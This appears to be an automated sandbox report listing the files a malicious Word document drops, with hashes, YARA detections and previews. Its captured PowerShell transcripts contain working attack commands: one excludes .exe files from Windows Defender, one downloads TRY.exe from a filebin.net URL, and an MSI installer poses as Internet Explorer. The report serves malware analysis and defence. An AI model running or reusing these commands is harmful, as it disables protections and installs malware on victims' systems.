Preview:	W.r.a.p.p.e.d.A.p.p.l.i.c.a.t.i.o.n.I.d.=...W.r.a.p.p.e.d.R.e.g.i.s.t.r.a.t.i.o.n.=.H.i.d.d.e.n...I.n.s.t.a.l.l.S.u.c.c.e.s.s.C.o.d.e.s.=.0...E.l.e.v.a.t.i.o.n.M.o.d.e.=.a.d.m.i.n.i.s.t.r.a. t.o.r.s...B.a.s.e.N.a.m.e.=.T.R.Y...e.x.e...C.a.b.H.a.s.h.=.8.a.6.4.b.6.6.f.6.7.d.4.c.1.9.9.1.5.4.6.5.9.b.5.b.b.4.4.8.1.7.3.b.4.6.c.1.a.d.b.1.b.2.f.9.a.e.2.4.c.e.f.f.1.7.c.8.5.8.b. 9.6.d.5...S.e.t.u.p.P.a.r.a.m.e.t.e.r.s.=...W.o.r.k.i.n.g.D.i.r.=...C.u.r.r.e.n.t.D.i.r.=.*.S.O.U.R.C.E.D.I.R.*...U.I.L.e.v.e.l.=.2...F.o.c.u.s.=.n.o...S.e.s.s.i.o.n.D.i.r.=.C.:.\.U.s.e.r.s. \.a.l.f.o.n.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.8.3.d.1.b.0.f.2.-.4.b.8.1.-.4.e.9.a.-.9.d.2.c.-.0.9.9.4.3.d.4.6.e.d.b.9.\...F.i.l.e.s.D.i.r.=.C.:.\.U.s.e.r.s.\.a.l.f.o.n.s.\.A.p. p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.M.W.-.8.3.d.1.b.0.f.2.-.4.b.8.1.-.4.e.9.a.-.9.d.2.c.-.0.9.9.4.3.d.4.6.e.d.b.9.\.f.i.l.e.s.\...R.u.n.B.e.f.o.r.e.I.n.s.t.a.l.l.F.i.l.e.=...R.u.n.B.e.f.o.r.e. I.n.s.t.a.l.l.P.a.r.a.m.e.t.e.r.s.=...R.u.n.A.f.t.e.r.I.n.s.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_au1v2jy0.qdl.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dk05raat.4wt.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_myufjp0m.iol.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rgd2gy31.vwg.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\~DF3D7E64A57D9B524A.TMP

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	22016
Entropy (8bit):	4.346592041672427
Encrypted:	false
SSDEEP:	192:6QhaSsXlT0ieIDzK2JK03serJw5KXlHcHAQbbMlV4kE0jBauthy/7tZ5HMa9V:zwXh0GE03Xw5qEr24kE0jB1t4/Zn
MD5:	6D9A234FFCA25681F637B82DD7494BA1
SHA1:	0A6518C6E6D3D0C200AEF120C368BA498C79D587
SHA-256:	1B4710044BF69C011FBBD8C8C9A100AD23BE4647B958D9087280459541E585E9
SHA-512:	9FA4198DCF79633F659DB551523CBAEE79F90BFF795AD5C6F4B71E9614FC9EEA836AF680D630399EC929F43BCE89C4EEA07C5836588A3B638A88E8A82A47166 8
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Doc_WindowsInstaller_Call_Feb22_1, Description: Triggers on docfiles executing windows installer. Used for deploying ThinBasic scripts., Source: C:\Users\user\AppData\Local\Temp\~DF3D7E64A57D9B524A.TMP, Author: Nils Kuhnert • Rule: SUSP_VBA_FileSystem_Access, Description: Detects suspicious VBA that writes to disk and is activated on document open, Source: C:\Users\user\AppData\Local\Temp\~DF3D7E64A57D9B524A.TMP, Author: Florian Roth
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... .....$..... .....(..... ...!..."...#...%.....&...'...)..... .....

C:\Users\user\AppData\Local\Temp\~DFA309B2BDC50B89D5.TMP

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\12543_0008858249_FWDOUTSTANDING_20200604.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:28:54 2022, mtime=Wed Apr 20 15:28:12 2022, atime=Wed Apr 20 15:28:06 2022, length=62976, window=hide
Category:	dropped
Size (bytes):	1210
Entropy (8bit):	4.685107933836166
Encrypted:	false
SSDEEP:	24:8/Apz8Kp0ezsJ+WADKxvvBXD+5DyA7aB6m:8IeKtNDKxQ+B6
MD5:	6D27BD9EC4B7DA1FEE601E1CC8C0AF08
SHA1:	EEE09ED46081F61B6841BCA0E6255D0132781F8E
SHA-256:	C244D8CC7C3DFC9010579137835C1A68DED5B25D5F357508F6A608640294CE02
SHA-512:	1F5E2C1D04B27478B5882EC8BF23A68042BC70CD4E8C5C06188F5C0BB5AD0EA89276F6A3CD9F33CA6219EA5C51C1F148451A4315C5C7FE5BAB989573364288 0
Malicious:	false
Preview:	L.....F.... ....<K..3..|m...T....v..T.....P.O. .:i....+00.../C:\.....x.1.....Ng...Users.d.....L...T{.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....T.1.....hT....user..>.....NM..T{.....S.....a.l.f.o.n.s.....~.1.....hT....Desktop.h.....NM..T{.....Y.....>.....7...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....2.....T.. .12543_~1.DOC.....hT...T.....{D..1.2.5.4.3._.0.0.0.8.8.5.8.2.4.9._.F.W.D.O.U.T.S.T.A.N.D.I.N.G._.2.0.2.0.0.6.0.4...d.o.c.....s..... .....-.....r.....>.S.....C:\Users\user\Desktop\12543_0008858249_FWDOUTSTANDING_20200604.doc..C.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.2.5.4.3._.0.0.0.8.8.5.8 .2.4.9._.F.W.D.O.U.T.S.T.A.N.D.I.N.G._.2.0.2.0.0.6.0.4...d.o.c.....:.,.LB.)...Aw...`.....X.....377142.....!a..%.H.VZAj...w..s.....W...!a..%.H.VZAj...w..s.....W.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	4.970285316783502
Encrypted:	false
SSDEEP:	3:bDuMJlBPddqc6Kw7XVLR6YVomX1UXWddqc6Kw7XVLR6YVov:bCUPddqc6N7Xy4cXWddqc6N7Xy4y
MD5:	AC465E397B58BF09906407F06803641B
SHA1:	91C663F69C167B45184DB10BE2368073F56B7DD6
SHA-256:	9F3CFAB15CF36A28AFD1552EEEF61449EBD28BEC40F42BA88E2FD86859F3D023
SHA-512:	C0BCF40F37E7FAAB60C4822663B95F232003CDF8B701444B741AFB5271410C1FFBC9F76E1D8879470D6A35E557C5C2D370513E993CF7CB626A9750A31B03F65(
Malicious:	false
Preview:	[folders]..Templates.LNK=0..12543_0008858249_FWDOUTSTANDING_20200604.LNK=0..[doc]..12543_0008858249_FWDOUTSTANDING_20200604.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5450867843084586
Encrypted:	false
SSDEEP:	3:Rl/Zdw9+ll1lqKxzJ3vhl0KSWlL5rHon:RtZWolgqzJ3j5rHon
MD5:	90FE4A5D031376AC03425B330C52828E
SHA1:	26B8D13BD32B50FF95857B8C4B942F7B63431D44
SHA-256:	2062177A481969B8B5852AE622E628D75DC57D50E0880E566389D4B19459E87C
SHA-512:	FC34DEE711434504B8A8BDF3BCA49B62854F07B12D9A04BECD63CA496B6C41E03B5350816EE4653CAA05358D6CCE64D1BA62EC04E2E9DCFA0659EFA348E12563
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h...}.....o...5.....T.....6C.....o...6.....o...7....sl@_.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$543_0008858249_FWDOUTSTANDING_20200604.doc

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.835349359004837
Encrypted:	false
SSDEEP:	3:Rl/Zdw9+ll1lqKxzJ3hDL/lElNvWlL5rHon:RtZWolgqzJ3YNG5rHon
MD5:	E9BD32C8D882AC39122ED2C3EF0CD71B
SHA1:	E8F9CED6EF082FDFB2083C5FB01AD361EB6E6067
SHA-256:	A6664920BAB2EA3A69D04F4EC24C36D76EC8A775C945C51BB51FF7CA3385B94C
SHA-512:	6D6FAA8E7C40577E6E62006EEC532D1ED3A766DE89F6153F6B5F32EA320C62EABEDC5F6EA51DA87ACB69E6EBB53C934B7047EDAB9039D5049CA180D4A4DC55CC
Malicious:	false

Preview:	.pratesh.....p.r.a.t.e.s.h...}.....o...5.....T.....6C.....o...6.....h.....A...@..j.....o...7....sl@_.....

C:\Users\user\Documents\20220420\PowerShell_transcript.377142.dqLccvHK.20220420092831.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5177
Entropy (8bit):	5.328944606047066
Encrypted:	false
SSDEEP:	96:BZG/KNHqDo1ZXZU/KNHqDo1ZtnVFrZh/KNHqDo1ZDCbbXZU:O
MD5:	DC801B1613BCDCBFEA0C809703D9F4F7
SHA1:	8BD13ED05F899551772DC902FA2CA62965F36F46
SHA-256:	E26BA51B550F5048C5CE5AA429EFC4F33D2990DAAF2E4DBD1B6EA6CF61D6F7E6
SHA-512:	50E216F32DF5110A42E155BDF871F2352E8964B1B6AC15A2D3619C97BCB866834E8AAB805A7447B45A7474C61AE0E0ACE8EFB74231E98A83AAAD5FE6965BA08A
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220420092832..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 377142 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -command Set-MpPreference -ExclusionExtension .exe..Process ID: 6700..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220420092832..**********..PS>Set-MpPreference -ExclusionExtension .exe..**********..Windows PowerShell transcript start..Start time: 20220420093158..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 377142 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell

C:\Users\user\Documents\20220420\PowerShell_transcript.377142.szj6FUBY.20220420092838.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1025
Entropy (8bit):	5.176622431294181
Encrypted:	false
SSDEEP:	24:BxSA7DvBBKx2DOXwxnWvyHjeTKKjX4CIym1ZJXfxHnxSAZm:BZ3v/KoOgxWaqDYB1ZRxHZZm
MD5:	D497C4AEE1B8E28AC98F811E8D075F41
SHA1:	01A59EEB4ADF4104FDAD6152391B620B43B05E5C
SHA-256:	12F84D5372F192875BE530B83F3D301A4FC35FC2C08607D291582598ADD022CF
SHA-512:	F1FE48E3EB2091FAB2FC930B03EDFBA5ED50FFC43E6FDA004A45A7DF0F235036A4F78C58B3DF498BCC97E8CEF6AC9391319F8F4E3C4C22FB49E22B3BF4C3A9BE
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220420092840..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 377142 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -command Invoke-WebRequest -uri https://filebin.net/rf43v6qzghbj7h7b/TRY.exe -o TRY.exe..Process ID: 6884..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220420092840..**********..PS>Invoke-WebRequest -uri https://filebin.net/rf43v6qzghbj7h7b/TRY.exe -o TRY.exe..**********..Command start time: 20220420093148..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time: 20220420093148.

C:\Windows\Installer\54841d.msi

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 11.0.18362.1, Subject: Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {4982A61C-946D-4168-809C-13FF99C4C351}, Create Time/Date: Thu Feb 18 21:32:30 2021, Last Saved Time/Date: Thu Feb 18 21:32:30 2021, Number of Pages: 200, Number of Words: 2, Name of Creating Application: MSI Wrapper (10.0.50.0), Security: 2
Category:	dropped
Size (bytes):	491520
Entropy (8bit):	6.791342319398629
Encrypted:	false
SSDEEP:	6144:cytOIiRQYpgjpjew5LLyGx1qo8yppyN90PEGUEpKy/90QEc:cytMRQ+gjpjegLyo8Cy90V4w90i
MD5:	260BEC1B34CE96E5ED6C42D51E7146FB
SHA1:	57EC75201B4957B5C9F4266264E4A3C953255801
SHA-256:	29C51CD98EAE68D4E63941C8CE41EEDAC2FB18500CD00388EE8D29619CA3F160
SHA-512:	A8AED798334A8BD35802E3166823D434B292036D5F0BBBE9E2F3587A660F856FF0CE918C8665BD88FCF443BFFA816FDC8EF0D4B13DC5A00CC82D8DC77F5091C
Malicious:	false

Preview:	.....>..... ....

C:\Windows\Installer\MSI1064.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.513444216841171
Encrypted:	false
SSDEEP:	3072:AspAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLw2loHUvU4yGxr53qM2a8:2tOdiRQYpgjpjew5LLyGx1qo8
MD5:	4CAAA03E0B59CA60A3D34674B732B702
SHA1:	EE80C8F4684055AC8960B9720FB108BE07E1D10C
SHA-256:	D01AF2B8C692DFFB04A5A04E3CCD0D0A3B2C67C8FC45A4B68C0A065B4E64CC3D
SHA-512:	25888848871286BDD1F9C43A0FBA35640EDB5BAFBE0C6AA2F9708A070EA4E5B16745B7C4F744AE4F5643F75EF47F196D430BF70921ED27715F712825EC590A34
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p....p..../.p.....p...q.%.p.....p....p.....p.Rich..p... .....PE..L.....`.....!.....h.....K.....@.....P...]....P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`...*.....@..B..... ....

C:\Windows\Installer\MSI847A.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.513444216841171
Encrypted:	false
SSDEEP:	3072:AspAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLw2loHUvU4yGxr53qM2a8:2tOdiRQYpgjpjew5LLyGx1qo8
MD5:	4CAAA03E0B59CA60A3D34674B732B702
SHA1:	EE80C8F4684055AC8960B9720FB108BE07E1D10C
SHA-256:	D01AF2B8C692DFFB04A5A04E3CCD0D0A3B2C67C8FC45A4B68C0A065B4E64CC3D
SHA-512:	25888848871286BDD1F9C43A0FBA35640EDB5BAFBE0C6AA2F9708A070EA4E5B16745B7C4F744AE4F5643F75EF47F196D430BF70921ED27715F712825EC590A34
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p....p..../.p.....p...q.%.p.....p....p.....p.Rich..p... .....PE..L.....`.....!.....h.....K.....@.....P...]....P.....`.....p...@.....t..... .....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`...*.....@..B..... ....

C:\Windows\Installer\MSI94E.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Code page: 1252, Title: Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com 11.0.18362.1, Subject: Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com, Author: Microsoft Corporation, Keywords: Installer, Template: Intel;1033, Revision Number: {4982A61C-946D-4168-809C-13FF99C4C351}, Create Time/Date: Thu Feb 18 21:32:30 2021, Last Saved Time/Date: Thu Feb 18 21:32:30 2021, Number of Pages: 200, Number of Words: 2, Name of Creating Application: MSI Wrapper (10.0.50.0), Security: 2
Category:	dropped
Size (bytes):	491520
Entropy (8bit):	6.791342319398629
Encrypted:	false
SSDEEP:	6144:cytOIiRQYpgjpjew5LLyGx1qo8yppyN90PEGUEpKy/90QEc:cytMRQ+gjpjegLyo8Cy90V4w90i
MD5:	260BEC1B34CE96E5ED6C42D51E7146FB
SHA1:	57EC75201B4957B5C9F4266264E4A3C953255801
SHA-256:	29C51CD98EAE68D4E63941C8CE41EEDAC2FB18500CD00388EE8D29619CA3F160
SHA-512:	A8AED798334A8BD35802E3166823D434B292036D5F0BBBE9E2F3587A660F856FF0CE918C8665BD88FCF443BFFA816FDC8EF0D4B13DC5A00CC82D8DC77F5091C

Malicious:	false
Preview:	.....>.....

C:\Windows\Installer\MSIFECC.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	data
Category:	dropped
Size (bytes):	87537
Entropy (8bit):	7.440273593114794
Encrypted:	false
SSDEEP:	1536:zWdPzE3ROovcK4zqhNCcVqUFdjtzty9jeal9G6Mb1tBaa9NEyzg:zWp1icKAArDZz4N9Ghbk8NEkg
MD5:	E5E0D0D53AD35323FCC64054D827D7F6
SHA1:	9FCF1D718802EFC9C8DD57D3EE0162D80940ADF1
SHA-256:	D619B735CA395FCD72E6999289CAEE11B26C724657C195F2ED217441A7419B78
SHA-512:	34BA5E7E5358D95B09ABC36B51243599737D49DC282FB5046CB3779909E109866535B87EE9D20064496D039CEEB53F0CD722EBED68F75D5775F02B5001C597A6
Malicious:	false
Preview:	...@IXOS.@.....@.K.T.@.....@.....@.....@.....@.....@.....&.{2BCD2621-05DB-44E6-B6D5-9A0FFEC893A6}P.Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com..TRY.msi.@.....@.G...@.....@.....ProductIcon..&.{4982A61C-946D-4168-809C-13FF99C4C351}.....@.....@.....@.....@.....@.....@.....@.....P.Internet Explorer - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com.....Rollback..Rolling back action:..[1]..RollbackCleanup..Removing backup files..File: [1]...@.....@.....ProcessComponents..Updating component registration.....@.....@.....@.]....&.{EDE10F6C-30F4-42CA-B5C7-ADB905E45BFC}7.02:\SOFTWARE\EXEMSI.COM\MSI Wrapper\Installed\LogonUser.@.....@.....@.....@.....WriteRegistryValues..Writing system registry values..Key: [1], Name: [2], Value: [3]...@.....@.....@.3..$..@....*.SOFTWARE\EXEMSI.COM\MSI Wrapper\Installed\...@....%...LogonUser..user%...USERNAME..pratesh%...Date..4/20/2022%...Time..9:29:17%...WRAPPED_ARGUMENTS....RegisterProduc

C:\Windows\Installer\MSIFECD.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	212992
Entropy (8bit):	6.513444216841171
Encrypted:	false
SSDEEP:	3072:AspAtOdmXwCGjtYNKbYO2gjpcm8rRuqpjCLw2loHUvU4yGxr53qM2a8:2tOdiRQYpgjpjew5LLyGx1qo8
MD5:	4CAAA03E0B59CA60A3D34674B732B702
SHA1:	EE80C8F4684055AC8960B9720FB108BE07E1D10C
SHA-256:	D01AF2B8C692DFFB04A5A04E3CCD0D0A3B2C67C8FC45A4B68C0A065B4E64CC3D
SHA-512:	25888848871286BDD1F9C43A0FBA35640EDB5BAFBE0C6AA2F9708A070EA4E5B16745B7C4F744AE4F5643F75EF47F196D430BF70921ED27715F712825EC590A34
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....p...p...p.....p....p..../.p.....p...q.%.p.....p....p.....p.Rich..p.....PE..L.....`.....!....h.....K.....@.....P...]....P.....`.....p...@.....t.....text....f.....h..... ..`.rdata.....l.....@..@.data....5.....@....rsrc.....P.....@..@.reloc...)...`...*.....@..B.....

C:\Windows\Installer\inprogressinstallinfo.ipi

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	1.5789603197168818
Encrypted:	false
SSDEEP:	48:Qx8PhcuRc06WXJqFT5RbPiKqYaddSr9Zf7uSiYWPiKeTddSsPiKVrRvWo:QMhc1hFTDqtytWZK33v
MD5:	9C872FF69A3DDE4A90A88A25B801B392
SHA1:	969D2F867882C7489ED0E61CB684C41DF59B2ABC
SHA-256:	A3EBB9A10BAA0FE9FA0E82690A00F2940887FE0C72D553430CDE5925AAFEBE9A
SHA-512:	9145CB84BFB5C79440648E0FBC127A062CF75962E8A3604EE66372355391A2E34FD2AEE2E11D18D9569A5CFF6FF3D258106D85C279D7C06134CA392578D5C33
Malicious:	false

Preview:	.....>..... ....

C:\Windows\Installer\{2BCD2621-05DB-44E6-B6D5-9A0FFEC893A6}\ProductIcon	
Process:	C:\Windows\System32\msiexec.exe
File Type:	MS Windows icon resource - 13 icons, 48x48, 16 colors, 4 bits/pixel, 32x32, 16 colors, 4 bits/pixel
Category:	dropped
Size (bytes):	85704
Entropy (8bit):	7.438168375702977
Encrypted:	false
SSDEEP:	1536:uWdPzE3ROovcK4zqhNCcVqUFdjtzty9jeal9G6Mb1tBaa9NEyzS:uWp1icKAArDZz4N9Ghbk8NEkS
MD5:	19D6BA1A1AA441E6C3D0C7755F03999C
SHA1:	B0C285A593B51C0E0A109B69EC3198CDCE37E4D7
SHA-256:	157B6BA2431AA2B592B718F2B2EEEF697BFD545B425ED7B6AA3FA7E1EC0DF49C
SHA-512:	C4B201B12EB9F5FF90C2C8916661FC38247F8DBB2DD55FC6E0DE2311F98B631FFA38499F8808BBF4AA59801E81EC1EF8B1E1A127B0DC6A6FC94B0E1FF9CC9C BC
Malicious:	false
Preview:	......00.....h..... .....>.....&.....(.....00.....6... .....$.....h...N+..... .....0..00.... ..%..... ....00..... .....@..... .h...`J..(...0...`..... .....w.....w.x.....ww..p.....wxvx.....xww...p..... .....xxg.....w....p.....x.....xxx...p.....x.....x.....w.....x....p.....'.ww.....p.....G..xx.....x.....ww.....w.....p.....x.....w.x.....p.....'xx.....w.w..... .p.....Gwww....www.....w.....xw.....p.....xx.....w.....p.....x..h...www.....p.....xww.....xx.....{.....xx.x....p.....g..xx.....p.....xx.....x.p.....p.. .....x.....p.....x.p.....

C:\Windows\Logs\DPX\setupact.log	
Process:	C:\Windows\SysWOW64\expand.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1151
Entropy (8bit):	4.326711673451014
Encrypted:	false
SSDEEP:	24:aKm2r6Kb2U76Kb2r6Kb2U76Kb2zpY12U6m2Km2r6Kb2U76Kb2zpY12U6r:Us6KbV6Kbs6KbV6Kb4QDws6KbV6Kb4Qo
MD5:	A9AB228D86CEC030452D41368005ABB3
SHA1:	056E5701B8544DAB4F117A840D94D830A96070DE
SHA-256:	97767413946FE4FEFE44E426835174A845B976E746B6F0A8A82A1A3D2B8FF158
SHA-512:	19E714156CFD60E85D45ABED87FB8598497453144723A16AE92F4C7E4763F402C50FD0FDC87D15AFD33115D1CE5EF37A4B487D8F3CFA66F46E01DD47EA8745E F
Malicious:	false
Preview:	.2022-04-20 09:28:26, Info DPX Started DPX phase: Resume and Download Job..2022-04-20 09:28:26, Info DPX Started DPX phase: Apply Deltas Provided In File..2022-04-20 09:28:26, Info DPX Ended DPX phase: Apply Deltas Provided In File..2022-04-20 09:28:26, Info DPX Started DPX phase: Apply Deltas Provided In File..2022-04-20 09:28:26, Info DPX Ended DPX phase: Apply Deltas Provided In File..2022-04-20 09:28:26, Info DPX CJob::Resume completed with status: 0x0..2022-04-20 09:28:26, Info DPX Ended DPX phase: Resume and Download Job..2022-04-20 09:28:26, Info DPX Started DPX phase: Resume and Download Job..2022-04-20 09:28:26, Info DPX Started DPX phase: Apply Deltas Provided In File..2022-04-20 09:28:26, Info DPX Ended DPX phase: Apply Deltas Provided In File..2022-04-20 09:28:26, Info

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log	
Process:	C:\Windows\System32\msiexec.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
